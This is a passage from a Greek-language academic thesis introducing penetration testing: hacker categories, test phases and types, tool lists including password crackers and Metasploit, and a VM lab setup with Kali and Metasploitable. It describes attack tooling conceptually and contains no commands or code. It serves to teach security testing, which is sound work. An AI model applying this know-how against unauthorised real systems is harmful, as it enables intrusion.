Οι **gray hats** που βρίσκονται στο μέσο των white hats και black hats. Οι Gray hat hackers, περιλαμβάνουν τους εθελοντές hacker, δηλαδή, τα άτομα αυτά που χρησιμοποιούν τους υπολογιστές για τη διερεύνηση των γνώσεών τους και την προσπάθεια να τιμωρήσουν τους υποτιθέμενους εγκληματίες του κυβερνοχώρου. Επίσης, χαρακτηρίστηκαν και ως «χακτιβιστές (hacktivists)», δηλαδή τα άτομα

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

που χρησιμοποιούν τους υπολογιστές και το διαδίκτυο για να μεταφέρουν πολιτικά μηνύματα, όπως οι Anonymous.

Οι **white hats** είναι οι hacker που χρησιμοποιούν την ικανότητά τους σαφώς κατά ηθικό τρόπο. Είναι παραδείγματος χάρη, οι υπάλληλοι εταιρειών, οι οποίοι έχουν άδεια να επιτίθενται στα δίκτυα και τα συστήματα της εταιρείας τους για τον καθορισμό αδυναμιών. Επίσης white hats, είναι και οι πράκτορες της μυστικής υπηρεσίας που χρησιμοποιούν τις ικανότητές τους στο όνομα της εθνικής ασφάλειας ή για τη διερεύνηση και την επίλυση διαφόρων εγκλημάτων. Έχουν, δηλαδή, καθήκον να χρησιμοποιούν τις γνώσεις τους με τέτοιο τρόπο, ώστε να επωφεληθούν άλλοι άνθρωποι ή υπηρεσίες. [5]



ΚΕΦΑΛΑΙΟ 2

Δοκιμές διείσδυσης (Penetration Testing)

Σε αυτό το κεφάλαιο θα αναφερθούμε πιο αναλυτικά στις δοκιμές διείσδυσης και την σημασία τους για μια επιχείρηση/οργανισμό. Ενδεικτικά περιγράφονται οι φάσεις, η διαδικασία μιας τυπικής δοκιμής διείσδυσης και τα πιο συνηθισμένα εργαλεία που χρησιμοποιούνται.

2.1 Τι εννοούμε με την έννοια Penetration Testing

Σε έναν οργανισμό, ανεξαρτήτως μεγέθους και όγκου, ένας από τους ρόλους των διαχειριστών υπολογιστικών συστημάτων και δικτύων είναι να βελτιώνουν διαρκώς την ασφάλεια της υποδομής που διαχειρίζονται. Με την αυξανόμενη εξέλιξη και πολυπλοκότητα των συστημάτων πληροφορίας καθώς και την συνεχή εύρεση νέων κενών ασφαλείας, κάποιες φορές ακόμα και ένα πρόσφατα ενημερωμένο σύστημα ή δίκτυο, είναι τρωτό σε ψηφιακές επιθέσεις. Υπάρχουν διάφοροι τρόποι με τους οποίους ένας διαχειριστής μπορεί να ενισχύσει την ασφάλεια ενός ψηφιακού συστήματος ή δικτύου αλλά ο πιο αποτελεσματικός τρόπος να μετρηθεί η ασφάλεια και ανοχή σε επιθέσεις είναι με την εφαρμογή μεθόδων διείσδυσης, γνωστών και ως penetration testing.

Ο έλεγχος διείσδυσης ενός πληροφοριακού συστήματος σχετίζεται με την ευπάθεια αυτού από απειλές. Με τη διαδικασία αυτή ελέγχεται αν υπάρχουν κενά ασφαλείας, και το πώς μπορεί κάποιος επιτιθέμενος να τα εκμεταλλευτεί. Με τη διαδικασία αυτή συχνά εντοπίζονται λύσεις για την αντιμετώπιση των επιθέσεων. Οι δοκιμές διείσδυσης (penetration tests) έχουν ως σκοπό τον έλεγχο, την καταγραφή και την αξιολόγηση της αποτελεσματικότητας των συστημάτων ασφαλείας που προστατεύουν μια δικτυακή υποδομή.

Όντας μία από τις πιο κοινές πρακτικές στον χώρο της μελέτης ασφαλείας ψηφιακών συστημάτων, η Δοκιμή Διείσδυσης ή Penetration Testing είναι μια μέθοδος κατά την οποία ο επαγγελματίας του χώρου πραγματοποιεί νόμιμα μια ψηφιακή επίθεση κατά του εν λόγω συστήματος ή δικτύου. Η λογική εδώ είναι ότι αν θέλουμε να βεβαιωθούμε ότι ένα σύστημα ή δίκτυο είναι ασφαλή από επιθέσεις χάκερ, θα αποπειραθούμε να επιτεθούμε οι ίδιοι στο σύστημα και αφού

ολοκληρώσουμε τις δοκιμές/επιθέσεις θα απαριθμήσουμε όλα τα κενά ασφαλείας που βρέθηκαν, ώστε ο διαχειριστής του συστήματος να τα καλύψει (συνήθως με τη μορφή patches ή hotfixes) και να κάνει έτσι το σύστημα όσο πιο ασφαλές γίνεται.

Αξίζει να σημειωθεί ότι στις περισσότερες των περιπτώσεων οι επαγγελματίες του χώρου χρησιμοποιούν τα ίδια ακριβώς εργαλεία που θα χρησιμοποιούσε κάποιος χάκερ σε περίπτωση που επιτιθόταν στο σύστημα αυτό. Αυτό κάνει την δοκιμή ακόμα πιο ρεαλιστική και παρέχει αποτελέσματα που ανταποκρίνονται στα τρέχοντα δεδομένα.

Τα πλεονεκτήματα των δοκιμών διείσδυσης είναι ξεκάθαρα σε αυτό το σημείο και καθώς η κοινωνία του 21^{ου} αιώνα γίνεται ολοένα και πιο ψηφιακή, εταιρίες και οργανισμοί ανεξαρτήτου μεγέθους ενστερνίζονται την άποψη αυτή. Βλέπουμε ολοένα και περισσότερες κινήσεις προς την υλοποίηση ασφαλέστερων ιστοτόπων αλλά και δικτυακών υποδομών.

Τρανή απόδειξη αποτελούν τα bug bounty programs τα οποία είναι συμφωνίες μεταξύ επαγγελματιών του κλάδου και διαφόρων εταιριών. Η επιχείρηση δίνει άδεια στον επαγγελματία να εξετάσει την υποδομή της αλλά και το λογισμικό της για τυχόν σφάλματα στον κώδικα ή κενά ασφαλείας. Αυτή η εξέταση πραγματοποιείται με τεχνικές δοκιμών διείσδυσης και αμείβεται αναλόγως της σοβαρότητας των ευρημάτων. Γνωστές εταιρίες που προσφέρουν τέτοιες συμφωνίες είναι οι Mozilla, Facebook, Google, Reddit, Square, Microsoft. [6]

2.2 Το μοτίβο μιας δοκιμής διείσδυσης

Σχεδιασμός και προετοιμασία

Στο πρώτο στάδιο ορίζονται οι στόχοι της δοκιμής. Ο επαγγελματίας και η επιχείρηση συμφωνούν από κοινού ως προς τους στόχους που πρέπει να επιτευχθούν και τις υποδομές που θα δοκιμαστούν. Σε αυτό το στάδιο δεν γίνεται κάποιος έλεγχος. Συνήθεις στόχοι που συμφωνούνται είναι :

- Η εύρεση ευάλωτων σημείων και κενών ασφαλείας στο σύστημα
- Η βελτίωση της ασφάλειας του συστήματος όπου αυτό είναι δυνατό

Αναγνώριση

Στο στάδιο της αναγνώρισης ο επαγγελματίας ξεκινάει την ανάλυση του δικτύου. Τις περισσότερες φορές δεν έχει πολλές πληροφορίες σχετικά με το δίκτυο παρά μια διεύθυνση IP ή ένα μπλοκ διευθύνσεων. Κατά την ανάλυση ενδέχεται να ζητήσει περισσότερες πληροφορίες όπως τεχνικά χαρακτηριστικά του συστήματος, σχεδιαγράμματα του δικτύου κ.α. Ο στόχος σε αυτό το στάδιο είναι να αποκτήσει μία πλήρη εικόνα του δικτύου και των συνδεδεμένων συστημάτων σε αυτό.

Εύρεση

Σε αυτό το στάδιο, χρησιμοποιούνται συνήθως αυτοματοποιημένα εργαλεία για τη σάρωση του συστήματος-στόχου και την εύρεση τρωτών σημείων. Αυτά τα εργαλεία συχνά περιλαμβάνουν δικές τους βάσεις δεδομένων που περιέχουν λεπτομέρειες για τις πιο πρόσφατα ανακαλυφθέντες ευπάθειες. Στο στάδιο αυτό γίνεται επίσης εύρεση:

- επιπρόσθετων συσκευών και δικτύων
- ανοιχτών θυρών των ανωτέρω
- υπηρεσιών που λειτουργούν στις θύρες που βρέθηκαν

Ανάλυση των συλλεχθέντων δεδομένων

Το στάδιο της ανάλυσης περιλαμβάνει την ανάλυση των πληροφοριών που συγκεντρώθηκαν από τα προηγούμενα στάδια και την αξιολόγηση τους πριν την δοκιμή διείσδυσης στο σύστημα. Αναλόγως το μέγεθος του δικτύου αυτό το βήμα μπορεί να αποβεί πολύ χρονοβόρο. Εδώ ο επαγγελματίας αναλογίζεται :

- τους καθορισμένους στόχους της δοκιμής
- τους πιθανούς κινδύνους της δοκιμής στο σύστημα και την ευστάθειά του
- τον εκτιμώμενο χρόνο πραγματοποίησης της δοκιμής

Αξίζει να σημειωθεί εδώ ότι το εύρος της δοκιμής δεν περιλαμβάνει απαραίτητα όλο το δίκτυο αλλά το εύρος των συστημάτων που καθορίστηκε στο πρώτο στάδιο.

Απόπειρες παραβίασης του συστήματος


Αυτό είναι το πιο σημαντικό στάδιο δοκιμής και απαιτεί μεγάλη προσοχή στην υλοποίησή του. Σε αυτό το σημείο γίνεται εκμετάλλευση των κενών ασφαλείας που βρέθηκαν πρωτίτερα και είναι σημαντικό κάθε βήμα που πραγματοποιείται να περιγράφεται λεπτομερώς, καθώς αυτά τα κενά είναι που πρέπει να καλυφθούν. Εδώ χρειάζεται και η εφαρμογή των δεδομένων του βήματος της ανάλυσης καθώς υπάρχει η περίπτωση το σύστημα να υπολειτουργεί κατά τη διάρκεια της ελεγχόμενης επίθεσης. Τέλος, πραγματοποιείται ένα «καθάρισμα» από κομμάτια κώδικα, ανοικτές θύρες κ.α. Το σύστημα θα πρέπει να επιστρέψει στην αρχική του κατάσταση.

Τελική ανάλυση

Η διείδυση έχει πραγματοποιηθεί και πλέον ο επαγγελματίας λαμβάνει υπ όψιν του όλα τα βήματα που πραγματοποιήθηκαν και αξιολογεί τα ευάλωτα σημεία που βρέθηκαν, ανάλογα με τη επικινδυνότητα τους προς την ασφάλεια του συστήματος. Επίσης προτείνει τρόπους με τους οποίους τα κενά αυτά μπορούν να καλυφθούν ώστε να μην αποτελούν κίνδυνο.

Σύνταξη αναφοράς

Στο τέλος κάθε δοκιμής διείδυσης συντάσσεται μία αναφορά που περιέχει λεπτομερώς τα βήματα της δοκιμής, λεπτομερή ανάλυση των ανακαλυφθέντων κενών ασφαλείας και της επικινδυνότητάς τους . Στα περισσότερο επικίνδυνα δίνεται περισσότερη βαρύτητα και ακολουθούν τα υπόλοιπα με ανάλογη ταξινόμηση. [7]




Εικόνα 2.1

2.3 Τύποι μιας δοκιμής διείσδυσης

Συνήθως ο τύπος μιας δοκιμής διείσδυσης εξαρτάται από τις απαιτήσεις της επιχείρησης ή του οργανισμού που εξετάζεται. Είναι πολύ συχνό να εξετάζεται ένα μικρό κομμάτι του δικτύου κι όχι ολόκληρη η υποδομή. Οι πιο συχνοί και σημαντικοί τύποι δοκιμών διείσδυσης είναι :

- Η δοκιμή μαύρου κουτιού (Black Box Testing)
- Η δοκιμή άσπρου κουτιού (White Box Testing)
- Η δοκιμή γκρίζου κουτιού (Grey Box Testing)



Εικόνα 2.2

Η δοκιμή μαύρου κουτιού

Κατά τη δοκιμή αυτή ο επαγγελματίας που εκτελεί τον έλεγχο ασφαλείας δεν έχει κανένα στοιχείο σχετικά με το δίκτυο που καλείται να ελέγξει. Γνωρίζει ποιο είναι το τελικό αποτέλεσμα αλλά όχι το πώς θα φτάσει εκεί. Επίσης, δεν εξετάζει κανένα είδος κώδικα ασφαλείας παρά καλείται να παραβιάσει το σύστημα με κάθε δυνατό τρόπο. Φαίνεται αμέσως πως αυτό το είδος δοκιμής παρέχει το πιο ρεαλιστικό σενάριο επίθεσης από κάποιον cracker. Σημαντικά μειονεκτήματα της δοκιμής αυτής είναι το γεγονός ότι απαιτεί τον περισσότερο χρόνο για την

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

πραγματοποίησή της. Επίσης είναι γενικά μία δοκιμή δύσκολη στον σχεδιασμό και την υλοποίηση λόγω των αστάθμητων παραγόντων στο δίκτυο.

Η δοκιμή άσπρου κουτιού

Αυτή είναι μία συγκροτημένη μορφή δοκιμής μιας και ο επαγγελματίας έχει πρόσβαση εξ αρχής σε όλες τις σχετικές πληροφορίες σχετικά με το δίκτυο. Γνωρίζει σχετικά με το σχεδιασμό του δικτύου, τους συνδεδεμένους υπολογιστές, τα λειτουργικά τους συστήματα και τους κανόνες ασφαλείας που έχουν τεθεί. Η δοκιμή αυτή θεωρείται μια εξομοίωση μίας επίθεσης εκ των έσω π.χ. από έναν εργαζόμενο ή πρώην εργαζόμενο στην επιχείρηση. Συναντάται και ως δομημένη δοκιμή, δοκιμή ανοιχτού κουτιού, διάφανου κουτιού και ανοιχτού κουτιού. Μπορεί να θεωρηθεί επίσης χρονοβόρα μιας και εξετάζονται όλοι οι πιθανοί τρόποι εκμετάλλευσης του συστήματος.

Η δοκιμή γκρίζου κουτιού

Η δοκιμή αυτή πραγματοποιείται με τον επαγγελματία να έχει μερική πρόσβαση σε πληροφορίες όπως IP διευθύνσεις ή ανοιχτές/ευάλωτες θύρες στο δίκτυο. Μπορεί να θεωρηθεί παραπλήσια της επίθεσης που θα έκανε κάποιος cracker έχοντας αποκτήσει προσωρινή πρόσβαση στο δίκτυο ή έχοντας αποκτήσει ορισμένες πληροφορίες από την παρακολούθηση δικτύων /εργαζομένων της επιχείρησης. [8][9]

2.4 Εφαρμογές δοκιμών διείσδυσης

Υπάρχουν διάφορα σημεία μιας δικτυακής υποδομής υπολογιστικών συστημάτων όπου εφαρμόζονται οι τεχνικές δοκιμών διείσδυσης. Οι πιο σημαντικές είναι :

- Δικτυακές υπηρεσίες
- Δικτυακές εφαρμογές
- Σταθμοί εργασίας των εργαζομένων
- Ασύρματα δίκτυα
- Κοινωνική χειραγώγηση (Social Engineering)

Δικτυακές υπηρεσίες

Αυτός είναι ο πιο περιζήτητος τομέας στον κόσμο των δοκιμών διείσδυσης. Περιλαμβάνει την εύρεση κενών ασφαλείας και ευάλωτων σημείων στο δίκτυο μιας επιχείρησης/οργανισμού. Οι δοκιμές μπορούν να πραγματοποιηθούν επιτοπίως ή από απόσταση. Προτείνεται η δοκιμή και των δύο για την απόκτηση όσο το δυνατόν περισσότερων πληροφοριών άρα και αποτελεσμάτων. Αξίζει να σημειωθεί ότι το είδος αυτών δεν κάνει εκτενές έλεγχο παρά αποκαλύπτει ευάλωτα σημεία εξωτερικά του δικτύου. Περισσότερη έμφαση για το εσωτερικό δίνεται στον επόμενο τομέα των δικτυακών εφαρμογών.

Δικτυακές εφαρμογές

Ο τομέας αυτός μπορεί να θεωρηθεί περισσότερο σαν μια «δοκιμή σε βάθος». Είναι εκτενέστερος και παράγει περισσότερα και πιο λεπτομερή αποτελέσματα. Εδώ ανακαλύπτονται κενά ασφαλείας και ευάλωτα σημεία σε εφαρμογές όπως ActiveX, Silverlight, Java Applets κ.α. Οι δοκιμές εδώ είναι πολύ πολυπλοκότερες από πριν και βέβαια χρονοβόρες.

Σταθμοί εργασίας των εργαζομένων

Εδώ εξετάζονται τα πληροφοριακά συστήματα της επιχείρησης που χρησιμοποιούνται από τους εργαζομένους. Ο τομέας αυτός θα αποκαλύψει ευάλωτα σημεία στους σταθμούς εργασίας όπως κακή παραμετροποίηση ασφαλείας, ευάλωτους φυλλομετρητές(Google Chrome, Mozilla Firefox, Safari), λογισμικό αναπαραγωγής περιεχομένου(vlc player) και λογισμικό επεξεργασίας εγγράφων(MS Office) κ.α.

Ασύρματα δίκτυα

Όπως προκύπτει από το όνομα, εδώ εξετάζονται τα ασύρματα δίκτυα που χρησιμοποιούνται από την επιχείρηση και τους εργαζομένους της. Ειδικότερα ελέγχονται τα πρωτόκολλα ασφαλείας(WEP/WPA), τα διαπιστευτήρια των χρηστών και τα σημεία πρόσβασης (rogue Aps).

Κοινωνική χειραγώγηση (Social Engineering)

Τελευταίος αλλά πολύ σημαντικός, ο τομέας αυτός ελέγχει πόσο εύκολη είναι η απόκτηση ευαίσθητων πληροφοριών από εργαζομένους. Η κοινωνική

χειραγώγηση είναι ένα είδος hacking ανθρώπων, μιας και περιλαμβάνει την εξαπάτηση αυτών στο να μοιραστούν απόρρητες πληροφορίες με τρίτους εν αγνοία τους. Αυτό γίνεται είτε ηλεκτρονικά, συνήθως με τη μέθοδο phishing e-mail, είτε μέσω διαλόγου. Παραδείγματα του τελευταίου είναι η υιοθέτηση της ταυτότητας κάποιου ανωτέρου του θύματος, εκβιασμού αυτού ή με μια αναζήτηση στο καλάθι των αχρήστων του για σημαντικά έγγραφα που δεν καταστράφηκαν σωστά. [10]

2.5 Τα εργαλεία μιας δοκιμής διείσδυσης

Παρακάτω αναφέρονται κάποια από τα πιο δημοφιλή εργαλεία που συχνά χρησιμοποιούνται στις δοκιμές διείσδυσης. Περιλαμβάνουν σαρωτές δικτύου, αναλυτές ευπαθειών, συλλέκτες πληροφοριών και φυσικά εργαλεία για την πραγματοποίηση απομακρυσμένων επιθέσεων. [11]

Μερικά από τα πιο δημοφιλή εργαλεία δοκιμών διείσδυσης

Εργαλείο	Χρήση
John the Ripper	Αποκωδικοποίηση κωδικών πρόσβασης με ή χωρίς την παροχή wordlists
Nmap	Σάρωση δικτύου και θυρών, εύρεση λειτουργικού συστήματος
Nessus	Ελέγχει για ευάλωτα σημεία που επιτρέπουν την απομακρυσμένη πρόσβαση
Metasploit framework	Σάρωση ευπαθειών, απομακρυσμένος έλεγχος, εγκατάσταση κερκόπορτας
Brutus	Αποκωδικοποίηση κωδικών πρόσβασης σε πληθώρα διαφορετικών πρωτοκόλλων (telnet, http, ftp)
Hydra	Αποκωδικοποίηση κωδικών πρόσβασης σε δικτυακές φόρμες εισαγωγής διαπιστευτηρίων
Wireshark	Σάρωση δικτύου και ανάλυση δικτυακής κυκλοφορίας

Πίνακας 2.1

2.6 Περιορισμοί των δοκιμών διείσδυσης

Οι δοκιμές διείσδυσης είναι πολύ χρήσιμες σαν πρακτικές και έχουν τρομερά πλεονεκτήματα και οφέλη για την προστασία κάθε δικτυακής υποδομής. Ωστόσο, διέπεται από κάποιους περιορισμούς. Για παράδειγμα, ακόμα και μια επιτυχημένη δοκιμή διείσδυσης δεν εγγυάται την εύρεση κάθε πιθανής τρωτότητας ή ευάλωτου σημείου. Αυτό οφείλεται σε πολλούς παράγοντες όπως τα χρονικά πλαίσια ή τον προϋπολογισμό μιας επιχείρησης. Ο επαγγελματίας που εφαρμόζει τις άνω τεχνικές, έχει περιορισμένο χρόνο για να εκτελέσει τις δοκιμές ενώ οι επιτιθέμενοι hackers έχουν όσο χρόνο χρειάζονται. Κάποια ευάλωτα σημεία μπορεί να μην γίνουν αντιληπτά ακόμα και με τους πιο εκτενείς ελέγχους. Μια επιχείρηση από την άλλη, έχει συγκεκριμένο προϋπολογισμό για να επενδύσει σε τέτοιου είδους δοκιμές μιας και αμείβονται αδρά στις μέρες μας.

ΚΕΦΑΛΑΙΟ 3

Παρουσίαση των εργαλείων και εφαρμογή

3.1 VMware Workstation

Το VMware Workstation είναι ένας υπερεπτόπτης που επιτρέπει τη δημιουργία και διαχείριση εικονικών μηχανών (virtual machines ή VMs). Υπάρχουν διάφορες παρόμοιες εφαρμογές για διαφορετικά λειτουργικά συστήματα, με αξιόλογη εναλλακτική το VirtualBox της Oracle. [12]

Οι εικονικές μηχανές είναι εξαιρετικά χρήσιμες, ιδιαίτερα στον τομέα της ψηφιακής ασφάλειας και των δοκιμών διείσδυσης. Μια εικονική μηχανή, μπορεί να παραμετροποιηθεί σε λίγα λεπτά και δεν καταναλώνει όγκο όπως ένα πραγματικό, υλικό υπολογιστικό σύστημα. Ένας ερευνητής μπορεί να έχει στον υπολογιστή του δεκάδες εικονικές μηχανές που χρησιμοποιούν ελάχιστο χώρο στον σκληρό δίσκο του και προσθέτουν μηδαμινό όγκο στον χώρο εργασίας του. Τέλος είναι πολύ εύκολη τόσο η τήρηση αντιγράφων ασφαλείας όσο και η επαναφορά τους, σε περίπτωση που κάτι πάει στραβά κατά τις δοκιμές.

3.2 Kali Linux

Το Kali Linux είναι μία διανομή Linux βασισμένη στο λειτουργικό σύστημα Debian. Σχεδιάστηκε και χρηματοδοτείται από την Offensive Security Ltd, μια εταιρία που παρέχει πιστοποιήσεις στον τομέα των δοκιμών διείσδυσης καθώς και υπηρεσίες δοκιμών διείσδυσης σε άλλες εταιρίες/οργανισμούς. Η διανομή Kali Linux περιέχει πάνω από 600 προεγκατεστημένα εργαλεία δοκιμών διείσδυσης για αναγνώριση του δικτύου, την ανίχνευση ευπαθειών σε αυτό και στα συνδεδεμένα συστήματα, την εκμετάλλευση ευπαθειών κ.α.

Όλες οι δοκιμές σε αυτή την εργασία θα πραγματοποιηθούν με τη διανομή Kali Linux εγκατεστημένη σε μία εικονική μηχανή. Οι επιθέσεις θα πραγματοποιηθούν σε άλλες εικονικές μηχανές, στο ίδιο δίκτυο. Οι άλλες εικονικές μηχανές θα απαρτίζονται από το εσκεμμένα ευπαθές λειτουργικό σύστημα Metasploitable και από μια έκδοση Windows 7 με το Service Pack 1 εγκατεστημένο.

3.3 Το εργαλείο nmap

Το εργαλείο nmap (network map) είναι ένα πολυχρηστικό εργαλείο που χρησιμοποιείται κυρίως κατά τη φάση της ανίχνευσης. Χρησιμοποιείται για την πραγματοποίηση σαρώσεων σε δίκτυα αλλά και συνδεδεμένα συστήματα στα δίκτυα αυτά. Μπορεί να χρησιμοποιηθεί για να ανακαλυφθούν συσκευές συνδεδεμένες στο δίκτυο, για τον έλεγχο για κοινές ευπάθειες καθώς και για τη σάρωση θυρών και υπηρεσιών Το εργαλείο nmap αποτελεί τεράστια πηγή πληροφοριών για κάποιον που εκτελεί δοκιμές διείσδυσης.[13]

3.4 Η εικονική μηχανή Metasploitable

Η εικονική μηχανή Metasploitable είναι μία επιτηδευμένα ευπαθής έκδοση της διανομής Linux, Ubuntu. Σχεδιάστηκε αποκλειστικά για την δοκιμή εργαλείων ελέγχου ασφαλείας, την εξοικείωση με αυτά και την ευκολότερη παρουσίαση κοινών ευπαθειών. Διανέμεται από την εταιρία Rapid 7 σε πλήρης έκδοση επί πληρωμή και σε δωρεάν έκδοση με περιορισμένες ευπάθειες. Το σκεπτικό εδώ είναι δεν είναι τόσο η εύρεση ευπαθειών αλλά η τριβή του επαγγελματία με αυτές και τα εργαλεία που χρησιμοποιούνται για την εκμετάλλευσή τους. Επίσης μία τέτοια μηχανή μπορεί να χρησιμοποιηθεί για την μαζική ενημέρωση ενός κοινού σχετικά με πρόσφατες ευπάθειες, για παράδειγμα σε ένα συνέδριο ψηφιακής ασφαλείας.[14]

3.5 Το πλαίσιο Metasploit

Το πλαίσιο Metasploit είναι μια εφαρμογή που περιέχει ένα μεγάλο πλήθος εργαλείων κυρίως για την εκμετάλλευση ευπαθειών σε άλλα λειτουργικά συστήματα. Είναι αυτή τη στιγμή ίσως ο πιο δημοφιλής τρόπος εκμετάλλευσης μιας και τα εργαλεία εκμετάλλευσης που παρέχει είναι συμβατά με Windows, Linux, MacOS, iOS και Android. Ο τρόπος λειτουργίας των εργαλείων αυτών είναι σχετικά απλός. Ο χρήστης επιλέγει την ευπάθεια που πρόκειται να εκμεταλλευτεί (exploit) και φορτώνει τον κακόβουλα κώδικα (payload) που θέλει να εκτελέσει στο σύστημα-στόχο. Στη συνέχεια εισάγει τις παραμέτρους ανάλογα με τις απαιτήσεις της επίθεσης/δοκιμής και δημιουργεί ένα σύνολο κώδικα που μπορεί να κρύψει σε

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον


ένα οποιοδήποτε αρχείο. Εδώ υπάρχει η δυνατότητα του λεγόμενου meterpreter του πλαισίου Metasploit με τη βοήθεια του οποίου ο επιτιθέμενος μπορεί να εκτελέσει κώδικα στο στόχο. Η διαδικασία θα γίνει πιο εύκολα κατανοητή στο επόμενο κεφάλαιο όπου θα δούμε όλα τα εργαλεία στην πράξη.

